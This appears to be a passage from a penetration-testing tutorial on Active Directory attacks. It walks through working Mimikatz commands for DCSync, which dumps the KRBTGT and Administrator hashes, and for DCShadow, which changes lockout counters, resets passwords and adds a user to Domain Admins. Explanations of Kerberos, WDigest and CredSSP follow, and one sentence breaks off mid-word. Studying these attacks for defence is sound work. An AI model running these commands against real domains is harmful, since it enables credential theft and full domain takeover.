- Golden Ticket : A powerful attack that gives the attacker wide access within the domain. It is tied to the entire domain, allowing the attacker to impersonate any user (even domain admins) and access any service.

- Silver Ticket : A more limited attack focused on a specific service. It allows the attacker to authenticate to that service but does not provide access to other services in the domain. It is more focused and typically requires a service account’s hash and the service’s SPN.

In short, while a Golden Ticket gives broader control and impersonation capabilities across the domain, a Silver Ticket is a more targeted attack that focuses on a single service, making it less risky for detection but still a serious security threat for the targeted service.

DCSync Attack

```
mimikatz   lsadump::dcsync /domain:[domain] /user:[username]
```

A DCSync attack allows an attacker to retrieve password hashes, including NTLM hashes and Kerberos keys, directly from a Domain Controller (DC) . This attack exploits the replication functionality of Active Directory , which is typically used to synchronize domain data between domain controllers. In this case, an attacker can request and synchronize the password data of domain users, including high-privilege accounts like Administrator and KRBTGT (the key account used for Kerberos ticket signing).A DCSync attack can be particularly devastating because it allows an attacker to extract highly sensitive information (password hashes and Kerberos keys) without needing direct access to the DC's password database. The attacker also does not need to have elevated privileges beyond domain user rights, depending on the configuration. This makes DCSync a powerful attack, as it bypasses the need for physical access to the DC or local administrative rights.The DCSync attack works by impersonating a Domain Controller replication request. Attackers can use this attack to force the Domain Controller to send them password data, including the NTLM hashes and Kerberos keys for user accounts, including service accounts and administrative accounts, such as KRBTGT (used for Kerberos ticket signing).

Mimikatz Commands for DCSync Attack

To perform a DCSync attack using Mimikatz , the attacker needs to execute a command that requests the replication of a specific user's password data from the Domain Controller.

Command Syntax:

```
mimikatz   lsadump::dcsync /domain:[domain] /user:[username]
```

Example Command 1 (Retrieving KRBTGT password hash):

```
mimikatz   lsadump::dcsync /domain: NIER.local /user:NIER\KRBTGT
```

- /domain:[domain] : Specifies the Active Directory domain to target.
- /user:[username] : Specifies the user account whose password data is to be replicated. In this case, KRBTGT is a special account used for Kerberos ticket signing.

Example Command 2 (Retrieving password hashes for a specific user):

```
mimikatz   lsadump::dcsync /domain:NIER.local /user:NIER\Administrator
```

- /domain:NIER.local : Specifies the target domain for the DCSync operation.
- /user:NIER\Administrator : Specifies the Administrator account from which password hashes will be retrieved.

Explanation of the Command:

- lsadump::dcsync : This Mimikatz module is used to request password hashes and Kerberos keys from a Domain Controller by simulating a replication request.
- /domain : Specifies the domain name of the target Active Directory environment.
- /user : Specifies the user account whose password hash or Kerberos key you want to synchronize and retrieve. This can be any user, but privileged accounts like KRBTGT or Administrator are often targeted in this attackOnce the attack is successful, the password hashes (NTLM) and Kerberos keys for the targeted account will be returned. These hashes can be used for further attacks, such as pass-the-hash or Kerberos ticket forging (e.g., Golden Tickets)

DC Shadow Attack

A DC Shadow attack is a sophisticated technique in which an attacker creates a rogue domain controller (DC) on the network. This shadow DC can be used to modify Active Directory (AD) objects without being

detected by traditional auditing systems, making it an extremely stealthy and effective method for gaining control over an AD environment.

How it works :

In a DC Shadow attack, the attacker installs a malicious domain controller , also referred to as a shadow DC , within the network. This shadow DC can then communicate with the legitimate domain controllers and replicate changes to Active Directory. Because these changes are made through the shadow DC, they bypass standard monitoring systems, making detection very difficult. To execute this attack, the attacker must typically have Domain Administrator or Enterprise Administrator privileges. These high-level privileges are required to promote a rogue system to a domain controller, allowing it to replicate malicious changes across the domain.Once the shadow DC is created, it can modify various Active Directory objects such as users, groups, and policies. Some common modifications include resetting passwords, adding users to privileged groups, and manipulating account lockout thresholds.

Technical Process :

1. The attacker gains administrative privileges within the Active Directory environment (typically Domain Admin).

2. Using a tool like Mimikatz , they can inject a fake domain controller into the network.

3. The rogue DC replicates changes to AD objects as if it were a legitimate domain controller, bypassing normal auditing systems.

4. The attacker can make changes such as modifying account attributes, resetting passwords, or adding users to privileged groups like Domain Admins .

Command for DC Shadow Attack :

The DC Shadow attack is executed using the Mimikatz tool, specifically the lsadump::dcshadow module. This module allows an attacker to inject changes into Active Directory by impersonating a legitimate domain controller.

Here's an example of the command used for the attack:

mimikatz.exe "lsadump::dcshadow /object:[hostname]$ /attribute:badpwcount /value:99"

Breaking Down the Command :

- lsadump::dcshadow : This command in Mimikatz is used to manipulate Active Directory objects by injecting changes via a rogue domain controller. It mimics the replication process from a legitimate DC but without triggering normal security or auditing measures.

- /object:[hostname]$: This specifies the Active Directory object you wish to modify. The [hostname]$ represents a machine object in AD (the $ symbol designates a computer account). You need to replace [hostname] with the actual name of the target computer or user.

For example:

/object:SERVER01$

This would target the computer account of "SERVER01" in the domain.

- /attribute:badpwcount : This specifies which attribute of the object you wish to modify. The badpwcount attribute tracks the number of failed login attempts for a user or computer. Manipulating this attribute allows the attacker to bypass account lockout policies that are triggered after a certain number of failed login attempts.

For example, setting the badpwcount to a high value (such as 99) would prevent an account from being locked after several failed login attempts.

- /value:99 : This sets the value for the badpwcount attribute. In this case, the command sets it to 99, effectively preventing the account from being locked out, even if there have been multiple failed login attempts.

Example Scenario :

Let’s say an attacker wants to bypass an account lockout policy for a particular user. The attacker could use the following command to change the badpwcount to 99 for a user, thus preventing the account from being locked out even after several failed attempts:

```
mimikatz.exe "lsadump::dcshadow /object:User123 /attribute:badpwcount /value:99"
```

In this example:

- User123 is the target user account.

- The attacker is setting the badpwcount attribute to 99, which allows continued password guessing without triggering the account lockout mechanism.

Other Common DC Shadow Modifications :

Apart from the badpwcount attribute, attackers can modify several other attributes of Active Directory objects. Here are some examples:

- Change User Password :

  The attacker could modify the password for a user by setting the unicodePwd attribute:

  ```
  mimikatz.exe "lsadump::dcshadow /object:User123 /attribute:unicodePwd /value:newpassword"
  ```

This changes the password of "User123" to "newpassword" without triggering the usual password change logs.

- Add User to Privileged Group :

  The attacker can add a user to a privileged group like Domain Admins by modifying the memberOf attribute:

  ```
  mimikatz.exe "lsadump::dcshadow /object:User123 /attribute:memberOf
  /value:CN=DomainAdmins,OU=Groups,DC=domain,DC=com"
  ```

  This command adds "User123" to the Domain Admins group, granting the user elevated privileges within the domain.

Modifying Group Membership:

One of the common modifications that an attacker might perform in a Shadow DC attack is altering group memberships to elevate a regular user's privileges. This can be done by manipulating the memberOf attribute, which contains the list of groups a user belongs to, or by adding the user directly to a privileged group such as Domain Admins , Enterprise Admins , or Administrators .

For example, the attacker could use a tool like Mimikatz to perform this modification:

Example Command:

To add a user to the Domain Admins group using Mimikatz during a DC Shadow attack, the attacker would execute a command similar to this:

```
mimikatz.exe "lsadump::dcshadow /object:User123 /attribute:memberOf
/value:CN=DomainAdmins,OU=Groups,DC=domain,DC=com"
```

- /object:User123 : This specifies the target user, "User123", whom the attacker wants to add to a privileged group.

- /attribute:memberOf : This is the attribute being modified (the group membership attribute).

- /value:CN=DomainAdmins,OU=Groups,DC=domain,DC=com : This is the Distinguished Name (DN) of the Domain Admins group. The attacker's goal is to add "User123" to this group, granting them Domain Admin rights.

1. Kerberos

Kerberos is a widely used authentication protocol in Microsoft networks, particularly in environments using Active Directory (AD) . It is designed to provide a secure and efficient way for clients and services to authenticate each other over a network. The Kerberos protocol relies on ticket-based

authentication , meaning that users and services do not need to send passwords over the network, which helps mitigate the risk of password interception.

How Kerberos works:

- Key Distribution Center (KDC) : The central server that manages authentication for the entire network. It contains two main components:

  - Authentication Service (AS) : Responsible for verifying the user's credentials and issuing a Ticket Granting Ticket (TGT) .

  - Ticket Granting Service (TGS) : Issues service tickets (TGSs) once a valid TGT is presented.

- Ticket Granting Ticket (TGT) : This is a time-limited, encrypted ticket issued to a user after they provide their credentials (username and password). The TGT allows the user to request service tickets for other resources without needing to re-enter their password.

- Service Ticket (TGS) : After obtaining a TGT, a user can request a service ticket for accessing specific services or resources on the network (e.g., file servers or databases).

- Symmetric Encryption : Both the KDC and clients share a secret key, which is used to encrypt and decrypt tickets, ensuring the confidentiality and integrity of the authentication process.

Kerberos is preferred in Active Directory because it:

- Prevents sending passwords over the network.

- Reduces the risk of credential interception.

- Allows mutual authentication (client authenticates the server and vice versa).

2. Wdigest

Wdigest is a protocol used in Windows to support HTTP authentication . It was designed to allow users to authenticate to web-based services like IIS (Internet Information Services) and other HTTP-based applications. Wdigest supports various authentication mechanisms, including Basic Authentication and Digest Authentication .

Security Concern:

Wdigest has a significant security vulnerability because it stores passwords in memory in clear text when they are used for authentication. This means that, once a user authenticates to a service, their clear-text password is kept in the memory of the system (in the LSASS process). Attackers with access to the system can use tools like Mimikatz to extract these clear-text passwords from memory.

- In Windows 8 and later , Wdigest was disabled by default due to these security concerns. However, on earlier versions (such as Windows 7), Wdigest stored credentials in plain text by default, posing a serious risk.

- Attackers could exploit this vulnerability to extract user credentials from the system if they have access to memory or administrative privileges. Mitigation : Disabling the Wdigest authentication protocol, applying proper security updates, and using more secure methods like Kerberos or NTLMv2 can help mitigate the risk associated with Wdigest.

3. CredSSP (Credential Security Support Provider)

CredSSP is a security protocol used for remote authentication . It is designed to allow clients to securely send their credentials to a remote system, such as during a Remote Desktop Protocol (RDP) session or other types of remote management. CredSSP is often used in RDP (Remote Desktop) , WinRM (Windows Remote Management) , and PowerShell Remoting .

How CredSSP works:

- Credential Encryption : CredSSP encrypts the user’s credentials and transmits them securely to a remote server. Once the server receives the credentials, it can use them to authenticate the user and establish a secure connection.

- Authentication Flow :

  1. The client sends an encrypted version of their credentials to the remote server.

  2. The server uses the credentials to authenticate the user and create a session.

  3. The client and server can now communicate securely over the session.

While CredSSP allows for secure communication , it has some vulnerabilities:

- Credential Theft (Man-in-the-Middle Attacks) : If an attacker can intercept the communication between the client and the server (such as in a Man-in-the-Middle scenario), they can potentially steal the user's credentials if the proper security measures are not in place.

- Vulnerabilities in older implementations : In 2018, Microsoft disclosed a critical vulnerability in CredSSP (CVE-2018-0886) that allowed attackers to perform a man-in-the-middle attack and steal user credentials. This flaw was later patched in security updates, but organizations that did not apply patches were at risk.

Mitigation : To prevent attacks against CredSSP, it i

Summary of Security Risks:

- Kerberos : Generally very secure if implemented correctly, but can still be vulnerable to certain attacks, such as Pass-the-Ticket and Golden Ticket attacks, if an attacker has access to key material like the KRBTGT account hash.

- Wdigest : A dangerous protocol because it stores passwords in memory in plain text. It's a significant security risk, and it should be disabled or avoided in modern environments.

- CredSSP : While designed to enable secure authentication for remote desktop and management, it can be vulnerable to credential theft and man-in-the-middle attacks if not properly secured.

https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

https://tools.thehacker.recipes/mimikatz/modules

https://www.ired.team/offensive-security/credential-access-and-credential-dumping

https://hadess.io/

https://swisskyrepo.github.io/

https://adsecurity.org/?page_id=1821